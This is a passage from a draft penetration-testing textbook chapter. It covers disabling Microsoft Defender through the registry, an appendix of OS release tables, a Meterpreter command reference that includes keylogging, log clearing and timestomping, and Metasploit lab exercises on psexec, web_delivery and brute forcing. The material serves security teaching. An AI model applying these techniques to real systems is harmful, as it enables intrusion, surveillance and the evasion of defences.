The operation completed successfully.
```

This change is not immediate but takes effect after a reboot.

[89] https://learn.microsoft.com/en-us/powershell/module/defender/update-mpsignature

To make the change, the administrator must first disable real-time monitoring. If this is not done, then Microsoft Defender Antivirus may block the registry change (Figure 25).




*Figure 25: Microsoft Defender Antivirus Detecting the Registry Change*

The administrator must also disable tamper protection; if this is not done then when the system is rebooted the registry key will be deleted and Microsoft Defender Antivirus re-enabled.

Once the system reboots, the Windows Security app will report that there is no functioning antivirus on the system. (Figure 26)


*Figure 26: Disabled Antivirus*

This threat to Microsoft Defender Antivirus has been noted by Microsoft. They explain that this key (and others) were intended to be used to aid the deployment of other antivirus solutions,

and that they were not intended for general use. As such, in late March 2024, Microsoft removed these registry keys so that this technique will no longer work.[90]

### 1.8.8. Bypassing Microsoft Defender Antivirus

Antivirus solutions like Microsoft Defender Antivirus are quite successful at what they do, though they are not perfect. This has meant that malicious actors are very motivated to find ways to bypass antivirus solutions. Brian Krebs describes the situation as follows:[91]

> *"You know what secretly holds much of the financially-oriented cybercrime world together? It's the relatively few evil code wizards who are really good at making malware look benign. They call them cryptors, or encryptors, and their services are known as 'crypting.'*
>
> *"Crypting is a core method by which malware purveyors try to evade antivirus and security tools, and virtually all serious malware that is deployed for use in data stealing at some point needs to be crypted. Because if you're not doing stuff to obfuscate your malware before sending it out, it's probably going to mostly get caught by antivirus. So, if you're not crypting it yourself (challenging), you probably need to pay someone else to do that.*
>
> *"There are countless cybercriminals who've hung out their shingles as crypting service providers, but most of these people are really not very good at what they do, and are soon out of business. Still, there are a fair number of crypting services that have been around for a while and do a passable job, with somewhat unreliable results."*

This text does not discuss techniques to modify malware to bypass Microsoft Defender Antivirus.

## 1.9. Appendix

### 1.9.1. Operating System Release Dates

*Table 1: Window 10 Versions and Build Numbers*

| OS | Version | Build | Release |
|---|---|---|---|
| Windows 10 | 22H2 | 19045 | October 2022 |
| Windows 10 | 21H2 | 19044 | November 2021 |
| Windows 10 | 21H1 | 19043 | May 2021 |
| Windows 10 | 20H2 | 19042 | October 2020 |
| Windows 10 | 2004 | 19041 | May 2020 |
| Windows 10 | 1909 | 18363 | December 2019 |

[90] https://learn.microsoft.com/en-us/windows-hardware/customize/desktop/unattend/security-malware-windows-defender-disableantispyware
[91] https://infosec.exchange/@briankrebs/110572085317709900

| | | | |
|---|---|---|---|
| Windows 10 | 1903 | 18362 | May 2019 |
| Windows 10 | 1809 | 17763 | November 2018 |
| Windows 10 | 1803 | 17134 | April 2018 |

*Table 2: Windows 11 Versions and Build Numbers*

| OS | Version | Build | Release |
|---|---|---|---|
| Windows 11 | 23H2 | 22631 | October 2023 |
| Windows 11 | 22H2 | 22621 | September 2022 |
| Windows 11 | 21H2 | 22000 | October 2021 |

*Table 3: Windows Server Versions and Build Numbers*

| OS | Version | Build | Release |
|---|---|---|---|
| Windows Server | 23H2 | 23398 | October 2023 |
| Windows Server 2022 | 21H2 | 20348 | August 2021 |
| Windows Server | 20H2 | 19042 | October 2020 |
| Windows Server | 2004 | 19041 | June 2020 |
| Windows Server | 1909 | 18363 | November 2019 |
| Windows Server | 1903 | 18362 | May 2019 |
| Windows Server 2019 | 1809 | 17763 | November 2018 |

*Table 4: Rocky Linux Releases*

| Version | Release | | Version | Release |
|---|---|---|---|---|
| 9.3 | November 2023 | | 8.9 | November 2023 |
| 9.2 | May 2023 | | 8.8 | May 2023 |
| 9.1 | November 2022 | | 8.7 | November 2022 |
| 9.0 | July 2022 | | 8.6 | May 2022 |
| | | | 8.5 | November 2021 |
| | | | 8.4 | June 2021 |

Ubuntu versions are labelled by a two-digit year followed by a two-digit month, so Ubuntu 24.04 is the April 2024 version; because this is an even-numbered year April release, this is a long-term support release. Ubuntu releases also have a corresponding name; these names appear in the software configuration files.

## 1.9 Appendix

*Table 5: Ubuntu Version and Release Name*

| Ubuntu Version | Release Name | | Ubuntu Version | Release Name |
|---|---|---|---|---|
| 24.04 (LTS) | Noble Numbat | | 20.10 | Groovy Gorilla |
| 23.10 | Mantic Minotaur | | 20.04 (LTS) | Focal Fossa |
| 23.04 | Lunar Lobster | | 19.10 | Eoan Ermine |
| 22.10 | Kinetic Kudu | | 19.04 | Disco Dingo |
| 22.04 (LTS) | Jammy Jellyfish | | 18.10 | Cosmic Cuttlefish |
| 21.10 | Impish Indri | | 18.04 (LTS) | Bionic Beaver |
| 21.04 | Hirsute Hippo | | | |

Mint versions are based on Ubuntu long-term support releases, and each has an associated name.

*Table 6: Mint Versions*

| Mint Version | Mint Name | Ubuntu Base | Release Date |
|---|---|---|---|
| 21.3 | Virginia | 22.04 | January 2024 |
| 21.2 | Victoria | 22.04 | July 2023 |
| 21.1 | Vera | 22.04 | December 2022 |
| 21 | Vanessa | 22.04 | July 2022 |
| 20.3 | Una | 20.04 | January 2022 |
| 20.2 | Uma | 20.04 | July 2021 |
| 20.1 | Ulyssa | 20.04 | January 2021 |
| 20 | Ulyana | 20.04 | June 2020 |
| 19.3 | Tricia | 18.04 | December 2019 |
| 19.2 | Tina | 18.04 | August 2019 |
| 19.1 | Tessa | 18.04 | December 2018 |
| 19 | Tara | 18.04 | June 2018 |

*Table 7: OpenSUSE Leap versions*

| Version | Release | | Version | Release |
|---|---|---|---|---|
| 15.5 | June 2023 | | 15.2 | July 2020 |
| 15.4 | June 2022 | | 15.1 | May 2019 |
| 15.3 | June 2021 | | 15.0 | May 2018 |

## 1.9 Appendix

Kali is released on a rolling basis, with generally four releases each year, roughly quarterly. Kali occasionally updates a release with a collection of minor bug fixes before the next quarterly release.

## 1.9.2. Meterpreter Quick Reference

### Situational Awareness

`sysinfo`: Get name, OS, domain, and architecture

`getuid`: Get the current username

`getpid`: Get the PID of the current process

`getenv`: Get the value of an environment variable

`localtime`: Get local time on the target

`help`: Get help about a Meterpreter command

`bg`: Background current Meterpreter

### Windows Commands

`migrate`: Move Meterpreter to a different process

`suspend`: Suspend a process on the target

`reg`: Interact with the registry

`getprivs`: Get the privileges of the current user

`idletime`: Get how long the current user has been idle

`clearev`: Clear target's event log

`timestomp`: Change the timestamps of a target file

### Keyboard, Screen & Multimedia

`enumdesktops`: List available desktops

`screenshot`: Take & save a screenshot

`screenshare`: Remotely view live desktop

`keyscan_start` / `keyscan_stop`: Start /stop keylogger in current process

`keyscan_dump`: Report captured keystrokes

`play`: Play audio file through target speakers

`record_mic`: Record audio from target microphones

### Scripting

`resource`: Load and run a file of Meterpreter commands

### Process Management

`ps`: List the target's running processes

`pgrep`: Search for a PID by name

`execute`: Run a process on the target

`kill`: Kill a target process by PID

`pkill`: Kill a target process by name

`reboot`: Reboot the target

`shutdown`: Shut the target down

### File Management

`ls` or `dir`: List files on the target

`pwd`: Get the current working directory on the target

`cd`: Change the current working directory on the target

`lls`: List local files on attacker

`lpwd`: Get the current working directory on the attacker

`lcd`: Change the current working directory on the attacker

`cat`: View a text file on the target

`edit`: Edit a text file on the target

`cp`: Copy files on the target

`rm` or `del`: Delete file on the target

`upload`: Upload a file from attacker to target

`download`: Download a file from target to attacker

`mkdir`: Create a directory on the target

`rmdir`: Delete a directory on the target

`search`: look for files by name and/or time

`show_mount`: Show mounted drives and network shares on Windows.

### Management

`load`: Load a Meterpreter extension

`shell`: Run a command prompt in a channel

`channel`: Manage channels

# 1.10. Notes & References

Setting up virtual machines is time-consuming, and this is especially the case when trying to set up a complete Windows environment with multiple users, multiple domains, interesting user permissions, and interesting running services. Fortunately, Mayfly at has released the "Game of Active Directory" at https://github.com/Orange-Cyberdefense/GOAD (See also https://mayfly277.github.io/posts/GOADv2/) which can be used to quickly setup complete Windows environments for testing purposes.

At the time that this is being written (Summer 2024) there have been recent controversies surrounding the CVE project and the NVD database. One issue is that security alerts are being submitted for open-source projects without first communicating with the project maintainers. In some cases, the project maintainers have stated that the issue being raised is not a security issue and/or that the issue does not rate the often-sensational impact scores being assigned. To learn more about the issue, check out https://opensourcewatch.beehiiv.com/p/now-postgresqls-turn-bogus-cve, https://thenewstack.io/cve-2020-19909-a-controversial-vulnerability-for-curl/, https://daniel.haxx.se/blog/2023/06/12/nvd-damage-continued/, and https://daniel.haxx.se/blog/2023/08/26/cve-2020-19909-is-everything-that-is-wrong-with-cves/ for some context.

Another Summer 2024 issue is that there is a developing backlog of CVEs that have been submitted but not yet evaluated by NVD to have a score assigned. For context around this issue, see https://nvd.nist.gov/general/news/nvd-program-transition-announcement and https://blog.talosintelligence.com/nvd-vulnerability-backlog-the-need-to-know/.

Although the exploit `exploit/windows/smb/psexec` is reliable, it is not perfect. It is not unusual for it to take a few seconds before it returns a shell, and on rare occasions no shell at all will be returned. The module can be re-run.

The description of the Python extension just scratches the surface of what is possible. For more detail, see the documentation at https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/python-extension.html.

Normally when Metasploit needs to resolve a hostname to an IP address, it uses the resolver provided by the local system. Beginning with Metasploit 6.4, Metasploit begins the resolution process with its own system that can be customized for an engagement. See https://docs.metasploit.com/docs/using-metasploit/advanced/how-to-configure-dns.html for details.

Many of the passwords in the RockYou list are offensive, racist, and/or vulgar.

There are several online sources for wordlists appropriate for a brute force password attack including Hashmob: https://hashmob.net/, Weakpass: https://weakpass.com/, and HaveIBeenPwned: https://github.com/HaveIBeenPwned/PwnedPasswordsDownloader.

The situation with CrackMapExec and NetExec is complex. Readers that want to start to understand the situation are encouraged to read the September 2023 discussion on the CrackMap GitHub https://github.com/byt3bl33d3r/CrackMapExec/discussions/801, the Readme.md for NetExec at https://github.com/Pennyw0rth/NetExec/blob/main/README.md as well as https://argv.cloud/post/crackmapexec-deprecated/. An announcement

(https://x.com/MJHallenbeck/status/1798417443855233083) that NetExec would be an official part on Kali was made in June 2024 as this chapter was being written.

The discussion of office macro attacks just scratches the surface of what has been done. Moreover, there are likely to be changes and improvements to both offense and defense between the time that this book is written and the time that it is being read. To get some idea of the variety of techniques that can and have been used to get code to run in Microsoft Office documents, check out the Swissky and the repo https://github.com/swisskyrepo/InternalAllTheThings, especially the section on office attacks at https://github.com/swisskyrepo/InternalAllTheThings/blob/main/docs/redteam/access/office-attacks.md

At the time that this is being written, there are some publicly known tools that bypass current antivirus solutions, but by the time these words are read, they are likely to be ineffective. As an example, the second edition of this book used Veil Evasion as a technique to bypass antivirus, but the tool is no longer effective and was archived in January 2024.

# 1.11. Exercises

1. Can you describe a plausible attack on an information system that does not use all of the elements of the cyber kill chain? What impact does this have on the value of the cyber kill chain as a theoretical framework?
2. The DFIR Report at https://thedfirreport.com/ includes examples of incident reports that use the MITRE ATT&CK framework. Choose one such report and identify the technique(s) for each tactic described in the report.
3. An important privilege escalation vulnerability for Windows systems is commonly called Zerologon. Find the CVE number for this vulnerability, then find its CVSS 3.1 score. How would you explain the differences in the shown CVSS scores?
4. Find one or more available exploits for Zerologon that are not in Metasploit. Find one or more modules for Zerologon in Metasploit.
5. Set up a Windows target and use the Metasploit psexec module and credentials to gain access to the target.
    a. Perform system reconnaissance.
    b. Perform network reconnaissance.
    c. From the Windows target, create a test file named “passwords.txt” and place it in the file system. Using only Meterpreter tools, search through the file system to find the target.
6. Section 1.4.2.1.3 showed how the PowerShell script dropped by `exploit/windows/smb/psexec` run with the `Automatic` target could be detected by a savvy administrator.
    a. Change the target to `Native upload` and re-run the attack. Does this approach create a new process? Can this process be identified in Task Manager by a savvy administrator?

   b. Try the same with the `MOF upload` target. What happens?
      i. ANSWER: https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/windows/smb/psexec.md

7. In addition to the ability to read keystrokes, Meterpreter provides the ability to *write* keystrokes to the remote system- at least to the currently active window. Set up a Windows target and use the Metasploit psexec module and credentials to gain access to the target. Open a notepad.exe or notepad++.exe process on the target and set that to be the active window.
   a. Use the Meterpreter command `keyboard_send` to write to the document from the attacker's session.
8. Control codes can be sent to the target using the `keyevent` command in Meterpreter. These are sent using Windows virtual-key codes in decimal form.[92] To send an enter key for example, the user runs the command `keyevent 13 press`. To hold the left shift key down before the next keypress, use `keyevent 160 down`.
   a. Continue the previous exercise and use both `keyevent` and `keypress` to create a new document and add some content. Can you save the result?
9. What version of Metasploit are you using?
10. When Metasploit is run with `consolelogging` set to true, then it includes the prompt along with the command in the log file `~/.msf4/logs/console.log`. Customize the prompt so that it includes the date and time the prompt is written to the screen. Do these timestamps appear in `console.log`? What possible limitations are there to this approach?
11. Set up a Windows target and use the Metasploit psexec module and credentials to gain access to the target. From within Meterpreter, run the `sleep` command to put the shell to sleep for 30 seconds. What happens? How can this issue be resolved?
12. Suppose that the Metasploit module `auxiliary/scanner/smb/smb_login` is used with many users (say 10,000) and a small number of passwords (say 100). Would that qualify as a password spraying attack? Why or why not?
13. When using NetExec or CrackMapExec for a brute force attack against SMB with lists of passwords and lists of users, in what order are the attempts made? What are the advantages of this approach, and how can it influence the choice of the password list?
14. What happens when NetExec or CrackMapExec are used in a brute force attack against SSH? Try it with both Linux targets and Windows targets.
15. Create a custom LibreOffice Writer document using `multi/script/web_delivery`, aimed at a Windows PowerShell target. Use a payload different than the 32-bit Meterpreter payload.
16. Use the module `exploit/multi/script/web_delivery` with `PSH (Binary)` as the target. Decode the PowerShell command that is provided to determine where the binary

[92] https://learn.microsoft.com/en-us/windows/win32/inputdev/virtual-key-codes

is hosted. Download the resulting binary. Use the `file` command on Linux to identify the file type and use the `strings` command on Linux to look for artifacts. Is anything useful present?

17. Use the module `exploit/multi/script/web_delivery` with Linux as the target. Explain how the malware works. What artifacts from the module might alert a defender?
18. The Metasploit module `exploit/windows/smb/smb_delivery` can be used to deliver malware as a .dll file opened as via a local file share. Demonstrate the attack. Does it work when antivirus is present? Can this approach be used as part of a document macro? How else can the exploit be used?

## 1.12. Unsure to include….

Talk about how to bypass the process to include a Windows account during Windows 11 setup? See e.g. https://cyberplace.social/@GossiTheDog/109960821891110896

Include? https://www.outflank.nl/blog/2023/04/25/so-you-think-you-can-block-macros/

## 1.13. Mike Writing Notes

How do you get the automatic updating of the headers?

1. Make sure that the section headers are all one multilevel list. Take some time with the formatting.
2. To insert the references at the top of the page, follow the instructions at https://www.linkedin.com/pulse/adding-automatic-chapter-name-header-footer-word-erwin-timmerman/

The code section is 72 characters wide; be sure that the screen output respects that result.

No effort has yet been made to properly place figures on the page, as they will move about as text is added and deleted anyway.

Still need to go back through and decide exactly how usernames should be formatted in the text.

The documentation for smb_login states that the target requires SMBv1. The test targets do not have SMBv1 enabled (https://www.manageengine.com/vulnerability-management/misconfiguration/legacy-protocols/how-to-disable-smb-v1.html#:~:text=Step%201%3A%20Open%20control%20panel,%22Step%205%20%3A%20Click%20ok.) and yet we have shell. Hmm. Check again when we really hammer on SMBv1 issues.

Make sure that the introduction (or somewhere) explains that systems presented in the book are configured as they were on their release date. Example- If I am talking about Windows 10-1803, then this is the system as it existed in 2018. No patches have been added; this also means that Windows Defender has not been updated since 2018.

In general, no effort has been made to make the output listings look nice, other than keeping to the 72 character limit. I don't know how wide the final product will be, so there is no point in spending time making adjustments that may have to be changed or undone later.

## 1.13 Mike Writing Notes

Python code has all been formatted with Python Black (https://github.com/psf/black) but with a 72-character column width.

```
(AML) C:\Users\moleary\Desktop>black --line-length 72 test.py
```